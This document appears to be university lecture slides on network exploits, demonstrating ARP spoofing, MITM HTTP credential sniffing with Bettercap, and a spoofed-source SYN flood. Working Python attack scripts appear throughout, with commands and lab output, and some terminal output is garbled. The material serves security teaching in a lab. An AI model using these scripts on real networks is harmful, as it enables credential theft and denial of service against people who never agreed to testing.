



3. Network Exploits



Network Exploits

- ❖ There are vulnerabilities in network functionalities
- ❖ Attackers can exploit these to bypass security solutions
- ❖ This section, we will explore some of the basic and common ways of exploiting the network functionalities



Spoofing

- ❖ Spoofing is a form of 'lying', to claim that you are someone (or something) else
 - ❖ i.e., masquerading
- ❖ By spoofing, you can progress into hijacking
- ❖ Many types of spoofing attacks
 - ❖ IP spoofing
 - ❖ MAC spoofing
 - ❖ DNS spoofing
 - ❖ ARP spoofing
 - ❖ Website spoofing
 - ❖ Email address spoofing etc...





ARP Spoofing

- ❖ ARP was used to discover existing hosts in the network before.
- ❖ We can also exploit the ARP to fool the target host – the attacker as the gateway.
- ❖ In fact, we are poisoning the target host's ARP table.
- ❖ This leads to MITM attack.


ARP Spoofing

- ❖ The first figure is the normal usage of the network – each host will talk to the gateway independently.
- ❖ The second figure is where the attacker is spoofing the ARP as the gateway.
- ❖ Because hosts communicate using MAC addresses, the victim is fooled to believe the attacker host is the gateway.



ARP Spoofing

- ❖ Finally, if the rerouting has been configured on the attacker host, the target host (victim) will be fooled to believe the attacker host as the gateway.
- ❖ The attacker host can now act as the MITM to carry out other attacks.



ARP Spoofing

❖demo

```
wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/arp_spoof.py
```



Before starting, we want to enable rerouting (IP forwarding):

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward  
sudo iptables -policy FORWARD ACCEPT
```

ARP Spoofing

```
def _enable_linux_iproute():
    """
    Enables IP route ( IP Forward ) in linux-based distro
    """

    file_path = "/proc/sys/net/ipv4/ip_forward"
    with open(file_path) as f:
        if f.read() == 1:
            # already enabled
            return
    with open(file_path, "w") as f:
        print(1, file=f)
```

```
def get_mac(ip):
    """
    Returns MAC address of any device connected to the network
    If ip is down, returns None instead
    """

    ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)
    if ans:
        return ans[0][1].src
```

ARP Spoofing

```
def spoof(target_ip, host_ip, verbose=True):
    """
    Spoofs `target_ip` saying that we are `host_ip`.
    it is accomplished by changing the ARP cache of the target (poisoning)
    """

    # get the mac address of the target
    target_mac = get_mac(target_ip)
    # craft the arp 'is-at' operation packet, in other words; an ARP response
    # we don't specify 'hwsrc' (source MAC address)
    # because by default, 'hwsrc' is the real MAC address of the sender (ours)
    arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip, op='is-at')
    # send the packet
    # verbose = 0 means that we send the packet without printing any thing
    send(arp_response, verbose=0)
    if verbose:
        # get the MAC address of the default interface we are using
        self_mac = ARP().hwsrc
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, self_mac))
```

Target host

```
msfadmin@metasploitable:~$ arp
Address          HWtype  HWaddress          Flags Mask   Iface
192.168.68.1    ether    BE:D0:74:B2:00:64  C      eth0
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr e6:04:a6:2f:3c:54
          inet addr:192.168.68.4  Bcast:192.168.68.255  Mask:255.255.255.0
                  inet6 addr: fd88:639:9984:9be9:e404:a6ff:fe2f:3c54/64 Scope:Global
                  inet6 addr: fe80::e404:a6ff:fe2f:3c54/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:200 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23527 (22.9 KB)  TX bytes:0 (0.0 B)
```

Attacker host

```
[jin㉿kali)-[~/cits3006/lect3]$ ./arp_spoof.py -t 192.168.68.1 -h 192.168.68.1 -i eth0
(jin㉿kali)-[~/cits3006/lect3]$ ifconfig
docke0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:bc:2f:68:bf txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
spoof(target, host, verbose)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.68.3 netmask 255.255.255.0 broadcast 192.168.68.255
        ether b2:d2:91:43:86:e5 txqueuelen 1000 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
            RX dropped link 0 bytes 0 (0.0 B)
            TX dropped link 0 bytes 0 (0.0 B)
```

Attack!

```
msfadmin@metasploitable:~$ arp
Address          HWtype  HWaddress           Flags Mask   Iface
192.168.68.1    ether   B2:D2:91:43:86:E5  C      eth0
192.168.68.3    ether   B2:D2:91:43:86:E5  C      eth0
msfadmin@metasploitable:~$ _
[jin㉿kali)-[~/cits3006/lect3]
$ sudo python3 arp_spoof.py 192.168.68.1 192.168.68.4
[!] Enabling IP Routing ...
[!] IP Routing enabled.
```

Clean up

```
msfadmin@metasploitable:~$ arp
Address          HWtype  HWaddress           Flags Mask Iface
192.168.68.1    ether   B2:D2:91:43:86:E5  C      eth0
192.168.68.3    ether   B2:D2:91:43:86:E5  C      eth0
msfadmin@metasploitable:~$ arp
Address          HWtype  HWaddress           Flags Mask Iface
192.168.68.1    ether   BE:D0:74:B2:00:64  C      eth0
192.168.68.3    ether   B2:D2:91:43:86:E5  C      eth0
msfadmin@metasploitable:~$ 

[jin㉿kali)-[~/cits3006/lect3]
$ sudo python3 arp_spoof.py 192.168.68.1 192.168.68.4 case, "192.168.1.105") is the same
[!] Enabling IP Routing ...
[!] IP Routing enabled. /s're absolutely fooled!
^C[!] Detected CTRL+C ! restoring the network, please wait ...
[+] Sent to 192.168.68.1 : 192.168.68.4 is-at e6:04:a6:2f:3c:54
[+] Sent to 192.168.68.4 : 192.168.68.1 is-at be:d0:74:b2:00:64

[jin㉿kali)-[~/cits3006/lect3]
$ 
```

MITM HTTP Sniffing

❖ demo

```
wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/http_sniff.py
```



MITM HTTP Sniffing

```
def sniffer(interface):
    scapy.sniff(iface = interface, store = False, prn = process_packet)

def process_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        url = get_url(packet)
        print('[+] HTTP Requests/URL Requested -> {}'.format(url))
        cred = get_credentials(packet)
        if cred:
            print('\n[+] Possible Credential Information -> {}'.format(cred), '\n')

def get_url(packet):
    return (packet[http.HTTPRequest].Host + packet[http.HTTPRequest].Path).decode('utf-8')

keywords = ('username', 'uname', 'user', 'login', 'password', 'pass', 'signin', 'signup', 'name')

def get_credentials(packet):
    if packet.haslayer(scapy.Raw):
        try:
            field_load = packet[scapy.Raw].load.decode('utf-8')
            for keyword in keywords:
                if keyword in field_load:
                    return field_load
        except:
            #had an HTTPS request that couldn't be decoded usint utf-8 so skip it
            pass

interface = get_args()
sniffer(interface)
```

MITM HTTP Sniffing

```
[base] └─(jin㉿kali)-[~/cits3006/lect3]
└$ sudo python3 sniff.py -i eth0
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/style.css
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/style.css
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/images/logo.gif
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/images/logo.gif
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/favicon.ico
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/favicon.ico
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/login.php
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/login.php
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/userinfo.php
[+] Possible Credential Information → uname=test&pass=test11
```

← → ⌂

testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

Doing it all using a tool - Bettercap

- ❖ You will need to install bettercap if not already installed
 - ❖ sudo apt-get install bettercap
- ❖ This tool encapsulates some of the network attack tools we just did (plus more).

```
(base) └─(jin㉿kali)-[~]
└$ sudo bettercap
[sudo] password for jin:
bettercap v2.32.0 (built for linux arm64 with go1.19.8) [type 'help' for a list of commands]

192.168.68.0/24 > 192.168.68.8 » [16:51:29] [sys.log] [inf] gateway monitor started ...
192.168.68.0/24 > 192.168.68.8 » █
```

Bettercap – init

❖ Command "help" will show modules

❖ Start with probe to discover hosts.

❖ Just like network_scanner!

❖ Now we know which hosts are reachable

Modules

```
any.proxy > not running
api.rest > not running
arp.spoof > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
```

192.168.68.0/24 > 192.168.68.8 » █

```
192.168.68.0/24 > 192.168.68.8 » net.probe on
[16:53:59] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.68.0/24 > 192.168.68.8 » [16:53:59] [sys.log] [inf] net.probe probing 256 addresses on 192.168.68.0/24
192.168.68.0/24 > 192.168.68.8 » [16:53:59] [endpoint.new] endpoint fe80::e404:a6ff:fe2f:3c54 detected as e6:04:a6:2f:3c:54
192.168.68.0/24 > 192.168.68.8 » [16:53:59] [endpoint.new] endpoint fe80::f804:6859:db74:13c2 detected as 0a:f2:67:d4:73:c0
192.168.68.0/24 > 192.168.68.8 » [16:53:59] [endpoint.new] endpoint 192.168.68.5 detected as 92:6a:6d:63:d9:f0
192.168.68.0/24 > 192.168.68.8 » net.show
```

IP *	MAC	Name	Vendor	Sent	Recv'd	Seen
192.168.68.8	fe:97:17:5b:ff:f4	eth0		0 B	0 B	16:51:29
192.168.68.1	be:d0:74:b2:00:64	gateway		7.5 kB	3.9 kB	16:51:29
192.168.68.5	92:6a:6d:63:d9:f0			240 B	184 B	16:54:06
fe80::f804:6859:db74:13c2	0a:f2:67:d4:73:c0			0 B	0 B	16:53:59
fe80::e404:a6ff:fe2f:3c54	e6:04:a6:2f:3c:54			0 B	0 B	16:53:59

↑ 24 kB / ↓ 63 kB / 1209 pkts

192.168.68.0/24 > 192.168.68.8 » █

Bettercap – ARP Spoofing

- ◊ help arp.spoof will show us the parameters you can set.
- ◊ Set it to attack the target VM then launch the attack.

```
192.168.68.0/24 > 192.168.68.8 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP spoofer.
  arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
  arp.ban off : Stop ARP spoofer.

Parameters

  arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has AR
P spoofing protections in place this will make the attack fail). (default=false)
  arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going
to and coming from the external network. (default=false)
  arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
  arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges
. (default=<entire subnet>)
  arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)

192.168.68.0/24 > 192.168.68.8 » █

192.168.68.0/24 > 192.168.68.8 » set arp.spoof.fullduplex true
192.168.68.0/24 > 192.168.68.8 » set arp.spoof.internal true
192.168.68.0/24 > 192.168.68.8 » set arp.spoof.targets 192.168.68.5
192.168.68.0/24 > 192.168.68.8 » arp.spoof on
192.168.68.0/24 > 192.168.68.8 » [16:56:14] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing me
chanisms, the attack will fail.
192.168.68.0/24 > 192.168.68.8 » [16:56:14] [sys.log] [war] arp.spoof arp spoofer started targeting 254 possible network neighbours o
f 1 targets.
192.168.68.0/24 > 192.168.68.8 » █
```

Bettercap – MITM HTTP Sniffing

- ❖ Leave the ARP Spoofing on, then turn on the sniffer.
 - ❖ net.sniff on
- ❖ Go to testphp.vulnweb.com/login.php and type in username and password.
- ❖ You can visit other http sites to observe the log as well.

```
192.168.68.0/24 > 192.168.68.8 » [16:58:30] [net.sniff.http.request] http 192.168.68.5 POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept-Encoding: gzip, deflate
Content-Length: 40
Origin: http://testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

uname=myusername&pass=verysecretpassword

192.168.68.0/24 > 192.168.68.8 » [16:58:30] [net.sniff.http.response] http 44.228.249.3:80 302 Found → 192.168.68.5 (14 B text/html;
charset=UTF-8)
```

Denial of Service

- ❖ “an action that **prevents** or **impairs** the authorized use of networks, systems, or applications by exhausting resources such as central processing units (CPU), memory, bandwidth, and disk space.” – NIST

- ❖ Spoofing is often used to make tracing difficult
 - ❖ But we have packet tracing using stamps for traceability
- ❖ Distributed DoS (DDoS) makes it even harder to pin-point the original source of an attack

Denial of Service

- ❖ There are many types of denial of service attack
 - ❖ Volume based, protocol, and application layer

Volume (bandwidth)	Protocol	Application
<ul style="list-style-type: none">• Exhaust the bandwidth of the target• Flooding (UDP, ICMP and other packet-based etc.)	<ul style="list-style-type: none">• Exploits protocol vulnerabilities and misuse• SYN floods, packet fragmentation, Ping-O-Death, Smurf DDoS etc.	<ul style="list-style-type: none">• Exploits application layer communication vulnerabilities• HTTP POST, server exploitations (e.g., Apache, Windows etc.)

DoS

❖ demo

```
wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/dos.py
```



DoS

- ❖ Basically using multiple ports from the attacker host's machine to create a connection to the target host's port
- ❖ Set to 443 but can target other ports.

```
def dos(source_IP, target_IP):  
    i = 1  
  
    while True:  
        for source_port in range(1, 65535):  
            IP1 = IP(src = source_IP, dst = target_IP)  
            TCP1 = TCP(sport = source_port, dport = 443)  
            pkt = IP1 / TCP1  
            send(pkt, inter = .001)  
  
            if((i % 100) == 0):  
                print ("packets sent ", i)  
            i = i + 1
```

DoS

```
[jin@kali:[~/cits3006/lect3]
$ sudo python3 dos.py 1.1.1.1 192.168.68.5
.
Sent 1 packets.
```

```
jin@ubuntu2022:~$ ifconfig
enp0s6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.68.5 netmask 255.255.255.0 broadcast 192.168.68.255
              inet6 fe80::178d:5803:7e3f:67fc prefixlen 64 scopeid 0x20<link>
              inet6 fd88:639:9984:9be9:e7b8:9ca4:192d:d5e1 prefixlen 64 scopeid 0x0<global>
              inet6 fd88:639:9984:9be9:155f:872f:106f:136 prefixlen 64 scopeid 0x0<global>
        ether 92:6a:6d:63:d9:f0 txqueuelen 1000 (Ethernet)
        RX packets 38607 bytes 49502613 (49.5 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 15892 bytes 2097402 (2.0 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

DoS

Record of DoS on the target host

The screenshot shows a Wireshark interface with a list of captured network frames. The columns include No., Time, Source, Destination, Protocol, Length, and Info. Most frames are TCP RST/ACK packets sent from various sources to the destination 192.168.68.5. The Info column shows details like Seq=1 Ack=1 Win=0 Len=0. Frame 1 is highlighted in yellow, showing details about an Ethernet II frame, IPv6 multicast, and DNS query.

No.	Time	Source	Destination	Protocol	Length	Info
394	11.786249448	192.168.68.5	1.1.1.1	TCP	54	443 → 195 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
395	11.818525587	1.1.1.1	192.168.68.5	TCP	54	196 .. 443 [SYN] Seq=0 Win=8192 Len=0
396	11.818548254	192.168.68.5	1.1.1.1	TCP	54	443 → 196 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
397	11.846689667	1.1.1.1	192.168.68.5	TCP	54	197 .. 443 [SYN] Seq=0 Win=8192 Len=0
398	11.846700125	192.168.68.5	1.1.1.1	TCP	54	443 → 197 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
399	11.878768930	1.1.1.1	192.168.68.5	TCP	54	198 .. 443 [SYN] Seq=0 Win=8192 Len=0
400	11.878794221	192.168.68.5	1.1.1.1	TCP	54	443 → 198 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
401	11.909781730	1.1.1.1	192.168.68.5	TCP	54	199 .. 443 [SYN] Seq=0 Win=8192 Len=0
402	11.909808730	192.168.68.5	1.1.1.1	TCP	54	443 → 199 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
403	11.949996278	1.1.1.1	192.168.68.5	TCP	54	200 .. 443 [SYN] Seq=0 Win=8192 Len=0
404	11.950019278	192.168.68.5	1.1.1.1	TCP	54	443 → 200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
405	11.986785978	1.1.1.1	192.168.68.5	TCP	54	201 .. 443 [SYN] Seq=0 Win=8192 Len=0
406	11.986811145	192.168.68.5	1.1.1.1	TCP	54	443 → 201 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
407	12.021708545	1.1.1.1	192.168.68.5	TCP	54	202 .. 443 [SYN] Seq=0 Win=8192 Len=0
408	12.021732587	192.168.68.5	1.1.1.1	TCP	54	443 → 202 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
409	12.057792575	1.1.1.1	192.168.68.5	TCP	54	203 .. 443 [SYN] Seq=0 Win=8192 Len=0
410	12.057816242	192.168.68.5	1.1.1.1	TCP	54	443 → 203 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
411	12.082890600	1.1.1.1	192.168.68.5	TCP	54	204 .. 443 [SYN] Seq=0 Win=8192 Len=0
412	12.082914517	192.168.68.5	1.1.1.1	TCP	54	443 → 204 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
